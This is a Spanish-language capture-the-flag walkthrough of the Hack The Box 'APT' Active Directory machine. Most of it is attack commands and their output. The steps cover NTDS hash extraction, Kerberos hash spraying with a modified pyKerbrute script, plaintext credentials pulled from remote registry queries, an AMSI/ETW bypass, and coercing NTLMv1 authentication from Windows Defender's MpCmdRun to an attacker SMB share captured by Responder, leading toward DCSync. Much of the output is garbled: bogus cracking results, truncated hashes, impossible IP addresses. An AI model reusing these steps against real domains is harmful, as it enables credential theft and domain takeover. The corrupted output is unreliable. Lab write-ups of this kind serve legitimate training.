2020-09-23 18:39:20 .... 16384       342 Active Directory\ntds.jfn
2020-09-23 18:39:20 .... 16384       0   registry
2020-09-23 18:22:12 .... 262144     8522 registry\SECURITY
2020-09-23 18:22:12 .... 1258912    2157644 registry\SYSTEM
2020-09-23 18:40:25 0.....          6193888 10650961 4 files, 2 folders

[+] user@kali:~[~/HTB/APT/content]
[*] $ zipcloak backup.zip > hash
Created directory: /home/user1/.john
ver 2.0 Backup ZIP/registry is not encrypted, or stored with non-handled compression type
ver 2.0 Backup ZIP/Active Directory/nids.jfn PKZIP Encr: cmplen=8483543, decmplen=8483543, crc=cACD0B2C ts=9CC4 cs=acd0 type=8
ver 2.0 Backup ZIP/Active Directory/ntds.jfn PKZIP Encr: cmplen=342, decmplen=16384, crc=cACD0B2C ts=9CC4 cs=2a39 type=8
ver 2.0 Backup ZIP/registry is not encrypted, or stored with non-handled compression type
ver 2.0 Backup ZIP/registry PKZIP Encr: cmplen=16384, decmplen=16384, crc=cACD0B2C ts=9AC6 cs=9b6b type=8
ver 2.0 Backup ZIP/registry\SYSTEM PKZIP Encr: cmplen=2157644, decmplen=1258912, crc=c5D9BFCD ts=9AC6 cs=65d9 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to place it in a file at once.

[+] user@kali:~[~/HTB/APT/content]
[*] $ john --wordlist=/usr/share/john/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/44])
John 1.8.1 built 2019-07-26 using cryptopp 7.5.0
Press 'q' or Ctrl-C to abort, almost any other key for status
[youremailyouusername] (backup.zip)
[!] Password recovered: (wiz19-01-18 wiz19) 1W#9g/S B19ZwP/S B19ZwU/S 1Z3456..Whitetiger
The --show option will display all of the cracked passwords reliably
Session completed.

```

Para automatizar este proceso, se emplea la herramienta **secretdump.py**, incluida en la suite *Impacket*. Esta utilidad implementa las rutinas criptográficas necesarias para extraer y descifrar los hashes NTLM, así como otros secretos asociados a cuentas de máquina, contraseñas de servicio y claves LSA. El resultado es un volcado completo de credenciales que permite avanzar hacia fases posteriores de movimiento lateral o escalada de privilegios dentro del dominio.



Análisis del puerto 88 (Kerberos)

El volcado obtenido mediante *secretsdump* proporciona un conjunto considerable de hashes NTLM, que se almacenan en el archivo **hashes.ntds** para su posterior análisis. Con este material, resulta pertinente realizar una enumeración de usuarios válidos en el servicio Kerberos, ya que la mera existencia de un hash en NTDS no garantiza que la cuenta siga activa o que pueda autenticarse correctamente. Para ello se emplea **Kerbrute**, una herramienta diseñada para realizar *user enumeration* sobre Kerberos mediante técnicas de *pre-authentication probing*. Este enfoque permite identificar qué nombres de usuario existen realmente en el dominio sin necesidad de disponer de credenciales válidas.

El proceso revela la presencia de un usuario no predeterminado, **henry.vinson**, cuya existencia sugiere actividad administrativa o de servicio dentro del dominio. El siguiente paso consiste en intentar autenticarse utilizando el hash asociado a esta cuenta, empleando para ello la herramienta **NetExec**, que facilita la validación de credenciales NTLM contra múltiples servicios de Windows de forma automatizada y eficiente.

```
[usuario@kali]:~/HTB/APT/content]$ ./kerbrute_linux_amd64 userenum -d htb.local --dc apt usernames.txt

Version: v1.0.3 (9dad6e1) - 01/18/26 - Ronnie Flathers @ropnop
2026/01/18 06:26:18 > Using KDC(s):
2026/01/18 06:26:18 > apt:88

2026/01/18 06:26:23 > [+] VALID USERNAME:      APT$@htb.local
2026/01/18 06:26:23 > [+] VALID USERNAME:  Administrator@htb.local
2026/01/18 06:26:23 > [+] VALID USERNAME: henry.vinson@htb.local
[ ]
```

Sin embargo, el intento de autenticación resulta fallido, lo que indica que el hash recuperado no es válido para la cuenta en cuestión. Este comportamiento puede deberse a múltiples factores: la contraseña pudo haber sido modificada tras la creación del backup, la cuenta pudo haber sido deshabilitada, o el snapshot del NTDS podría no reflejar el estado actual del dominio. Ante esta situación, se procede a probar otros hashes extraídos del volcado, con la esperanza de identificar alguna credencial funcional.

No obstante, durante estos intentos se observa que el controlador de dominio aplica una **política de bloqueo de cuentas**, activándose tras un número reducido de intentos fallidos. Este mecanismo, habitual en entornos corporativos, limita significativamente la capacidad de realizar ataques de fuerza bruta o validación masiva de credenciales, obligando a adoptar un enfoque más cuidadoso y selectivo en las fases posteriores de explotación.

```
[usuario@kali]:~/HTB/APT/content]$ cut -d ':' -f 4 secretsdumps.txt > hashes.txt
[usuario@kali]:~/HTB/APT/content]$ netexec smb:dead:beef:b885:d62a:d679:573f -u 'henry.vinson' -H hashes.txt
[*] Windows 10 / Server 2016 Build 14393 x64 (name:APT) (domain:htb.local) (signing:True) (SMBv1:True)
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [*] htb.local\henry.vinson:b576acb6bcfd72946bd1b8041b8fe STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:1d6cf0e0d16aa931b73c59d7e0c089cb STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:30cfc03a000000000000000000000000 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:30cfc03a000000000000000000000000 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:32791983d95870cd6d9999e13899211 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:5ea25adafecf3e38cef425913b15c30 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:5a9e66e6fed82eadcd2b6e77750a0 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:311c98e26cfa1caeef217aa4f95b31187 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:1de296cc6b1ba7fd1a1d5cd727939294 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:1e0f01167854082e180cf549f63c285 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:734d0f014fa5bf9e938e3b17ffbd STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:88908500f991be7559e97a3d2d995 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:10cf01167854082e180cf549f63c285 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:113f9d098889242ee1c1e4590734ab591 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:149000a4f37fc7642bee1ea70c3el STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:1225672e2c681ca2e0858a01772e11 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:1e0f01167854082e180cf549f63c285 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:78df07e2d1405850b0ff04774d0278c1 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:22a7cae9826573f70d7839658c53e8 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:fee099edfaac0e13674a59321b143 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:d7bddb6e81ce55420b0fe075fa26758 STATUS_LOGON_FAILURE
SMB  dead:beef:b885:d62a:d679:573f 445  APT          [-] htb.local\henry.vinson:fd3287c43fc4d16c498fc25e0773d1 STATUS_LOGON_FAILURE
```



Para continuar con la enumeración de credenciales válidas en el dominio, se opta por emplear la herramienta **ADPwdsSpray**, cuyo funcionamiento se basa en la realización de *password spraying* contra el servicio Kerberos.

```
[~(usuario㉿kali)-[~/HTB/APT/content]
└─$ git clone https://github.com/3gstudent/pyKerbrute.git
Clonando en `pykerbrute`...
remote: Enumerating objects: 108, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 108 (delta 13), reused 2 (delta 0), pack-reused 83 (from 1)
Resolving deltas: 100% (108/108), 91.57 KiB | 966.00 KiB/s, listo.
Resolviendo deltas: 100% (29/29), listo.

[~(usuario㉿kali)-[~/HTB/APT/content]
└─$ ]
```

Dado que el repositorio original presenta incompatibilidades con versiones modernas de Python, resulta necesario **actualizar el script a Python 3** y sustituir el método principal por una versión corregida.

```
[10
[11     else:
[12         kdc_a = sys.argv[1]
[13         user_realm = sys.argv[2].upper()
[14         print('[*] DomainControllerAddr: %s'%(kdc_a))
[15         print('[*] DomainName:      %s'%(user_realm))
[16         print('[*] Userfile:        %s'%(sys.argv[3]))#Usado para archivos
[17         print('[*] Usuario:          %s'%(sys.argv[3]))#Usado para usuarios
[18
[19     if sys.argv[4]=='clearpassword':
[20         print('[*] Clearpassword:    %s'%(sys.argv[5]))
[21         user_key = (RC4_HMAC, ntlm_hash(sys.argv[5]).digest())
[22
[23     elif sys.argv[4]=='ntlmhash': # se le proporciona hash NTLM, se incluye este parametro, aqui se decide si es un usuario o una lista
[24         ...
[25         print('[*] NTLMHash:           %s'%(sys.argv[5]))
[26         user_key = (RC4_HMAC, sys.argv[5].decode('hex'))
[27         user_key = (RC4_HMAC, bytes.fromhex(sys.argv[5]))
[28         ...
[29         #Utilizado para archivos
[30         print('[*] Using TCP to test a single username with list of hashes.')
[31         with open(sys.argv[1], 'r') as f:
[32             hashes = list(map(str.strip, f.readlines()))
[33             for h in hashes:
[34                 user_key = (RC4_HMAC, h.decode('hex'))
[35                 user_key = (RC4_HMAC, bytes.fromhex(h))
[36                 passwordspray_tcp(user_realm, sys.argv[3], user_key, kdc_a, h)
```

Asimismo, debido a que la infraestructura del objetivo expone sus servicios exclusivamente a través de IPv6, es imprescindible reemplazar el uso de AF_INET por AF_INET6 en la creación del socket, garantizando así que las conexiones se establezcan correctamente sobre el protocolo adecuado.

```
[~(isolated)-(usuario㉿kali)-[~/HTB/APT/content/pyKerbrute]
└─$ sed -i "s/AF_INET/AF_INET6/g" ADPwdsSpray.py
[~(isolated)-(usuario㉿kali)-[~/HTB/APT/content/pyKerbrute]
└─$ ]
```

Una vez adaptado el script, su ejecución permite llevar a cabo un proceso de *spraying* sin restricciones, ya que el controlador de dominio no aplica políticas de bloqueo sobre solicitudes Kerberos fallidas. Esta ausencia de limitación posibilita un ataque sostenido y eficiente, que en pocos minutos devuelve un conjunto de credenciales válidas. Los resultados obtenidos pueden verificarse de forma inmediata mediante **netexec**, confirmando la autenticidad de las credenciales y su aplicabilidad en servicios críticos del dominio.

```
[~(isolated)-(usuario㉿kali)-[~/HTB/APT/content/pyKerbrute]
└─$ python3 ADPwdsSpray.py dead:beef::d885:d62a:d679:573f htb.local henry.vinson ntlmhash hashes.txt tcp
[*] DomainControllerAddr: dead:beef::d885:d62a:d679:573f
[*] DomainName:          HTB.LOCAL
[*] Usuario:              henry.vinson
[*] Using TCP to test a single username with list of hashes.
[*] Valid Login: henry.vinson:e53d87d42ada3ca32bdb34a876cbff
```

Durante el análisis, identifiqué que el flujo de trabajo habitual —basado en herramientas externas como ADPwdsSpray— podía optimizarse significativamente. A partir de esta observación, desarrollé una **implementación alternativa basada exclusivamente en la biblioteca Impacket**, aprovechando directamente las primitivas DCE/RPC y los mecanismos internos de Kerberos. Esta aproximación, fruto de la investigación realizada durante la resolución de la máquina, permitió reproducir el proceso de *password spraying* de manera más controlada, transparente y alineada con la lógica nativa del protocolo.

El resultado es un método más directo y conceptualmente limpio, que evita dependencias adicionales y ofrece una visión más granular del comportamiento del servicio Kerberos en entornos IPv6. He incluido esta implementación como anexo técnico, tanto por su valor didáctico como por su utilidad práctica en escenarios reales de auditoría.



Análisis del puerto 5985 (WinRM)

El usuario identificado no dispone de permisos relevantes sobre recursos compartidos ni archivos sensibles, por lo que se intenta establecer una sesión remota mediante **WinRM**. Sin embargo, el intento de autenticación no tiene éxito y no es posible abrir una sesión interactiva. Ante esta limitación, resulta pertinente explorar vías alternativas que permitan obtener información sensible sin necesidad de acceso interactivo.

```
[isolated]-(usuario㉿kali)-[~/HTB/APT/content/pyKerbrute]
└$ evil-winrm -i apt -u henry.vinson -H e5d87d42adaa3ca32bdb34a876cbff
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
+Evil-WinRM PS C:\> whoami
Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
Error: Exiting with code 1
```

En sistemas Windows, cuando un usuario inicia sesión, su *registry hive* personal se monta en **HKEY_CURRENT_USER (HKCU)**, proporcionando un espacio de configuración exclusivo para cada cuenta. No obstante, estos hives también pueden consultarse de forma estática a través de la clave **HKEY_USERS (HKU)**, que actúa como un contenedor global donde se almacenan los hives de todos los usuarios del sistema, identificados por sus respectivos SIDs. Esta característica convierte a HKU en un objetivo de alto valor durante una auditoría, ya que permite inspeccionar configuraciones de usuarios que no han iniciado sesión o que no son accesibles directamente.

Para llevar a cabo esta enumeración se utiliza la herramienta **reg.py** de la suite Impacket. Esta utilidad implementa las operaciones remotas del *Remote Registry Protocol* (MS-RRPC), permitiendo consultar claves, valores y subclaves del registro sin necesidad de una sesión interactiva. Su capacidad para operar sobre HKU lo convierte en un recurso especialmente útil para identificar configuraciones sensibles, credenciales almacenadas por aplicaciones o restos de actividad de usuarios privilegiados.

La consulta inicial es exitosa y permite enumerar las subclaves presentes en HKU. Entre los puntos de interés habituales se encuentra la subclave **Software**, que almacena configuraciones de aplicaciones instaladas por el usuario y que, en numerosos casos, contiene credenciales, tokens o rutas de acceso a recursos internos. Durante esta inspección se identifica una clave inusual denominada **GiganticHostingManagementSystem**, cuyo nombre sugiere la presencia de información relacionada con un sistema de gestión o administración. Dada su naturaleza potencialmente sensible, resulta imprescindible examinar su contenido en detalle.

```
[usuario㉿kali)-[~/HTB/APT/content]
└$ impacket-reg -hashes ad5b435b14a4eaaad3b435b51484ee:e5d87d42adaa3ca32bdb34a876cbff -dc-ip htb.local htb.local/henry.vinson@htb.local query -keyName HKU
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[] Cannot check RemoteRegistry status. Triggering start trough named pipe...
HKU
  .DEFAULT
HKU\S-1-5-19
HKU\S-1-5-20
HKU\S-1-5-21-2993095098-2100462451-206186470-1105
HKU\S-1-5-21-2993095098-2100462451-206186470-1106\Classes
HKU\S-1-5-21-2993095098-2100462451-206186470-1106\Control Panel
HKU\S-1-5-21-2993095098-2100462451-206186470-1106\Control Panel\Icon Layout
HKU\S-1-5-21-2993095098-2100462451-206186470-1106\Network
HKU\S-1-5-21-2993095098-2100462451-206186470-1106\System
HKU\S-1-5-21-2993095098-2100462451-206186470-1106\Volatile Environment

[usuario㉿kali)-[~/HTB/APT/content]
└$ impacket-reg -hashes ad5b435b14a4eaaad3b435b51484ee:e5d87d42adaa3ca32bdb34a876cbff -dc-ip htb.local htb.local/henry.vinson@htb.local query -keyName HKU\S-1-5-21-2993095098-2100462451-206186470-1105\Software
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[] Cannot check RemoteRegistry status. Triggering start trough named pipe...
HKU\S-1-5-21-2993095098-2100462451-206186470-1105\Software\GiganticHostingManagementSystem
HKU\S-1-5-21-2993095098-2100462451-206186470-1105\Software\Microsoft
HKU\S-1-5-21-2993095098-2100462451-206186470-1105\Software\Microsoft\Windows
HKU\S-1-5-21-2993095098-2100462451-206186470-1105\Software\RegisteredApplications
HKU\S-1-5-21-2993095098-2100462451-206186470-1105\Software\Siynternals
HKU\S-1-5-21-2993095098-2100462451-206186470-1105\Software\Windows, Inc.
HKU\S-1-5-21-2993095098-2100462451-206186470-1105\Software\Windows2Node
HKU\S-1-5-21-2993095098-2100462451-206186470-1105\Software\Classes
```



Tras obtener las credenciales del usuario **henry.vinson_adm**, es posible establecer una sesión remota mediante **evil-winrm**, lo que proporciona un entorno interactivo privilegiado sobre el sistema comprometido.

```
[usuario@kali: ~/HTB/APT/content]
└─$ impacket-reg-hashes add3b435b5144e0eaaad3b435b5144e0eaaad3b435b5144e0eaaad3b435b5144e0eaaad3c32bd34a876cbfffb -dc-ip htbs.local htbs.local\henry.vinson@htbs.local query -keyName HKCU\15-1-5-21-2993895098-2100462451-206186470-1105\Software\GiganticHostingManagementSystem
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[]] Cannot check RemoteRegistry status, triggering start through named pipe...
HKCU\15-1-5-21-2993895098-2100462451-206186470-1105\Software\GiganticHostingManagementSystem
  Username   REG_SZ  henry.vinson_adm
  Password   REG_SZ  GI1My502dvht
```

Después de iniciar sesión, resulta pertinente realizar una enumeración local exhaustiva con el fin de identificar configuraciones débiles, artefactos sensibles o vectores de escalada de privilegios.

```
[usuario@kali: ~/HTB/APT/content]
└─$ evil-winrm -u henry.vinson_adm -i apt -p 'GI1My502dvht'
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
EVIL-WINRM PS C:\Users\henry.vinson_adm\Documents> whoami
htbs\henry.vinson_adm
EVIL-WINRM PS C:\Users\henry.vinson_adm\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . : .htb
  IPv6 Address . . . . . : dead:beef:bb88:062a:d679:573f
  IPv6 Address . . . . . : dead:beef:bcb6:572d:a254:f2f5
  Link-local IPv6 Address . . . . . : fe80::bc06:572d:a254:f2f5%5
  IPv4 Address . . . . . : 10.129.96.60
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : dead:beef:1
                             fe80::250:56ff:fe94:9b51%5
                             10.129.0.1
EVIL-WINRM PS C:\Users\henry.vinson_adm\Documents> ]
```

Escalada de privilegios

Para ello se emplea **Seatbelt**, una herramienta de enumeración avanzada desarrollada para auditar sistemas Windows desde la perspectiva del atacante. Seatbelt recopila información de múltiples fuentes —registro, servicios, políticas de seguridad, credenciales almacenadas, configuraciones de PowerShell, tareas programadas, privilegios del usuario, entre otras— y presenta un conjunto de hallazgos que permiten detectar desviaciones de seguridad, configuraciones inseguras o elementos susceptibles de explotación. Su enfoque modular y su capacidad para ejecutarse sin necesidad de binarios adicionales lo convierten en un recurso esencial durante la fase de post-explotación.

```
EVIL-WINRM PS C:\Users\henry.vinson_adm\Documents> upload Seatbelt.exe
Info: Uploading /home/usuario/HTB/APT/content/Seatbelt.exe to C:\Users\henry.vinson_adm\Documents\Seatbelt.exe
Data: 811688 bytes of 811688 bytes copied
Info: Upload successful
EVIL-WINRM PS C:\Users\henry.vinson_adm\Documents> ./Seatbelt.exe
Program Seatbelt.exe failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted softwareAt line:1 char:1
+ ./Seatbelt.exe
+ ~~~~~
At line:1 char:1
+ ./Seatbelt.exe
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: () [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
EVIL-WINRM PS C:\Users\henry.vinson_adm\Documents> ]
```

Dado que muchas defensas modernas de Windows dependen de **AMSI (Antimalware Scan Interface)** para interceptar y analizar código en tiempo de ejecución, es necesario aplicar una técnica de bypass antes de ejecutar binarios o payloads desde memoria. Una vez deshabilitado AMSI, se utiliza la función **Invoke-Binary**, integrada en *evil-winrm*, que permite cargar y ejecutar binarios directamente en memoria sin necesidad de escribirlos en disco.



Este mecanismo reduce la superficie de detección y facilita la ejecución de herramientas de auditoría o payloads personalizados en entornos donde las defensas basadas en EDR o antivirus podrían bloquear la ejecución tradicional.

```
PS C:\Users\henry.vinson_adm\Documents> menu

[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] clear
[+] cls
[+] menu
[+] exit

> Info: Patching 4MSI, please be patient...

[+] Success!

Info: Patching ETW, please be patient ..

[+] Success!

> PS C:\Users\henry.vinson_adm\Documents>
```

La enumeración realizada con Seatbelt revela un hallazgo especialmente relevante: el parámetro **LMCompatibilityLevel** del sistema está configurado con el valor 2. Este parámetro, definido en la clave de registro `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\LMCompatibilityLevel`, determina **qué versiones de los protocolos LM/NTLM acepta y utiliza un sistema Windows durante los procesos de autenticación**, tanto desde el lado cliente como desde el lado servidor. Su función es establecer el nivel mínimo de seguridad permitido en la negociación NTLM, controlando si el sistema enviará respuestas LM, NTLMv1 o NTLMv2, y qué tipos de desafíos aceptará.

En configuraciones modernas, el valor predeterminado es 3, correspondiente a “Send NTLMv2 response only”, lo que obliga al uso exclusivo de NTLMv2, un protocolo significativamente más robusto frente a ataques de cracking y replay. Sin embargo, el valor 2 indica “Send NTLM response only”, lo que implica que el sistema **acepta y puede utilizar NTLMv1** durante la autenticación. Esta configuración es problemática desde una perspectiva de seguridad, ya que **NTLMv1 es criptográficamente débil** y susceptible de ser descifrado mediante ataques de reducción de claves.

Si un atacante consigue interceptar un desafío NTLMv1 —por ejemplo, mediante técnicas de coerción o autenticación forzada— puede enviar el hash capturado a servicios como **crack.sh**, capaces de recuperar la contraseña o el hash NTLM en cuestión de minutos gracias a tablas precomputadas. Con el hash NTLM resultante, es posible autenticarse como la cuenta objetivo, incluyendo cuentas de máquina, lo que abre la puerta a movimientos laterales o escaladas de privilegios dentro del dominio.




La explotación de NTLMv1 no se limita únicamente a la interacción directa con servicios expuestos; también es posible **forzar autenticación desde procesos que se ejecutan bajo la cuenta SYSTEM**, lo que incrementa significativamente el impacto del ataque. Uno de estos procesos es **Windows Defender**, cuyo componente de línea de comandos, **MpCmdRun.exe**, permite a cualquier usuario solicitar análisis bajo demanda. Esta característica, diseñada para facilitar la automatización de tareas de seguridad, puede ser aprovechada para inducir al sistema a acceder a un recurso remoto controlado por el atacante, generando así una autenticación NTLM que puede ser capturada.

MpCmdRun.exe forma parte del motor antimalware de Windows Defender y expone múltiples opciones para realizar análisis, actualizar firmas, inspeccionar rutas específicas o ejecutar diagnósticos. Entre sus parámetros se encuentra **-Scan**, que permite especificar el tipo de análisis a realizar mediante el argumento **-ScanType**. Según la documentación interna de Microsoft, el valor **3** corresponde a “*Custom Scan*”, es decir, un análisis dirigido a un archivo o directorio concreto indicado por el usuario. Al invocar MpCmdRun con **ScanType=3** y proporcionar como ruta un recurso SMB remoto, se fuerza al servicio —que opera con privilegios SYSTEM— a conectarse al recurso especificado.

```
[evil-WIN7Mw PS C:\Users\henry.vinson_adm\Documents> 0 "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2102.4-0\MpCmdRun.exe" -Scan -ScanType 3 -File \\10.10.14.129\share\file.txt
Scan starting...
CmdTool: Failed with hr = 0x80508023. Check C:\Users\HENRY-2.VIN\AppData\Local\Temp\MpCmdRun.log for more information
[evil-WIN7Mw PS C:\Users\henry.vinson_adm\Documents> ]
```

Antes de ejecutar esta técnica, es necesario configurar **Responder** para capturar correctamente el desafío NTLMv1. Para ello, se modifica el archivo **Responder.conf** estableciendo el valor del *challenge* en **1122334455667788**, lo que permite posteriormente descifrar el hash mediante servicios especializados. Al iniciar Responder con la opción **--lm**, se fuerza una degradación del protocolo, asegurando que la autenticación capturada se realice mediante **NTLMv1**, cuya debilidad criptográfica permite su recuperación en texto claro o su conversión a NTLMv2 mediante técnicas de reducción de claves.



```
Responder.conf
http://share/responder
[...]
22 HTTPS = On
23 DNS = On
24 LDAP = On
25 DCERPC = On
26 WINRM = On
27 SNMP = On
28 MOTT = On
29 MySQL = On
30
31 ; Custom challenge.
32 ; Use "Random" for generating a random challenge for each requests (Default)
33 Challenge = 1122334455667788
34
35 ; SQLite Database file
36 ; Delete this file to re-capture previously captured hashes
37 Database = Responder.db
38
39 ; Default log file
40 SessionLog = Responder-Session.log
41
42 ; Poisoners log
43 PoisonersLog = Poisoners-Session.log
44
45 ; Analyze mode log
46 AnalyzeLog = Analyzer-Session.log
47
48 ; Dump Responder Config log:
49 ResponderConfigDump = Config-Responder.log
50
51 ; Specific IP Addresses to respond to (default = All)
52 ; Example: RespondTo = 10.20.1.100-150, 10.20.3.10, fe80::e059:5c8f:a486:a4ea-a4ef,
53 2001:db8::8a2e:370:7334
54 RespondTo =
55
56 ; Specific NBT-NS/LLMNR names to respond to (default = All)
57 ; Example: RespondTo = WPAD, DEV, PROD, SQLINT
58 ;RespondToName = WPAD, DEV, PROD, SQLINT
```



Una vez configurado el entorno, basta con regresar a la sesión WinRM y ejecutar MpCmdRun con los parámetros adecuados. El servicio intentará analizar el archivo remoto especificado, generando una autenticación NTLMv1 desde la cuenta SYSTEM hacia el recurso del atacante. Esta autenticación puede ser capturada y posteriormente enviada a servicios como crack.sh para obtener el hash NTLM correspondiente, lo que habilita la autenticación como la cuenta de máquina del controlador de dominio.

```
(root@kali:~/home/usuario/HTB/APT/content
└─# responder -I tun0 -lm
[...]
[*] Sponsor this project: [USD]: TN582hdkeiMCT68pxNj4qPfWo3HpoACJwv] , [BTC: 15X984Qc6bUxaxiR8AmTnQQ5v1LJ2zPn0]

[*] Poisons:
    LLNMR      [ON]
    NBT-NS     [ON]
    NDNS       [ON]
    DNS        [ON]
    DHCP       [OFF]
    DHCPOpts   [OFF]

[*] Generic Options:
    Responder NIC      [tun0]
    Responder IP        [10.10.14.329]
    Responder IPv6     [dead:beef:2::107{]
    Challenge          [1122334455667788]
    Don't Respond To Names  ['$S$AP','$T$AP',LOCAL']
    Don't Respond To MONS TLD  ['.D05VC']
    TTL for poisoned response [default]

[*] Current Session Variables:
    Responder Machine Name  [WIN-8NTX0H960K]
    Responder Domain Name   [UC01.LOCAL]
    Responder DCE-RPC Port  [44415]


[*] Version: Responder 3.2.0.0
[*] Author: Laurent Gaffie, <lgaffie@securizone.com>
[*] Listening for events...

[SNM] NTLMv2 Client : 10.10.99.60
[SNM] NTLMv1 Username : HTB\PT$  

[SNM] NTLMv1 Hash : APFS:HTB:95ACAB8C7248774CB427E1AE5BBD5CE6830A985B8858D384:95ACAB8C7248774CB427E1AE5BBD5CE6830A985B8858D384:112233455667788
[*] Skipping previously captured hash for HTB\PT$  

[*] Skipping previously captured hash for HTB\PT$
```

Tras capturar el desafío NTLMv1 y enviarlo al servicio **crack.sh** en el formato NTHASH:<hash>, se obtiene por correo electrónico el hash NTLM correspondiente. Este hash pertenece a la **cuenta de equipo del controlador de dominio**, lo que resulta especialmente significativo, ya que estas cuentas poseen privilegios elevados dentro de Active Directory y pueden ser utilizadas para realizar operaciones sensibles.



Una de las capacidades más críticas que puede ejercer una cuenta con privilegios de replicación es el ataque **DCSync**. Este ataque explota el protocolo de replicación de Active Directory, concretamente las funciones implementadas en **MS-DRSR (Directory Replication Service Remote Protocol)**. En un entorno legítimo, los controladores de dominio utilizan este protocolo para sincronizar objetos del directorio, incluyendo contraseñas y atributos sensibles. Sin embargo, si un atacante obtiene credenciales con los permisos adecuados —como los que posee una cuenta de equipo del DC— puede **solicitar al controlador de dominio que le envíe los hashes NTLM de cualquier usuario del dominio**, incluyendo el administrador.



En esencia, **DCSync** permite a un atacante hacerse pasar por un controlador de dominio, solicitando información de replicación sin necesidad de comprometer físicamente el DC. Esta técnica no requiere ejecución de código en el controlador de dominio ni acceso interactivo; basta con disponer de un hash NTLM válido con privilegios de replicación.

```
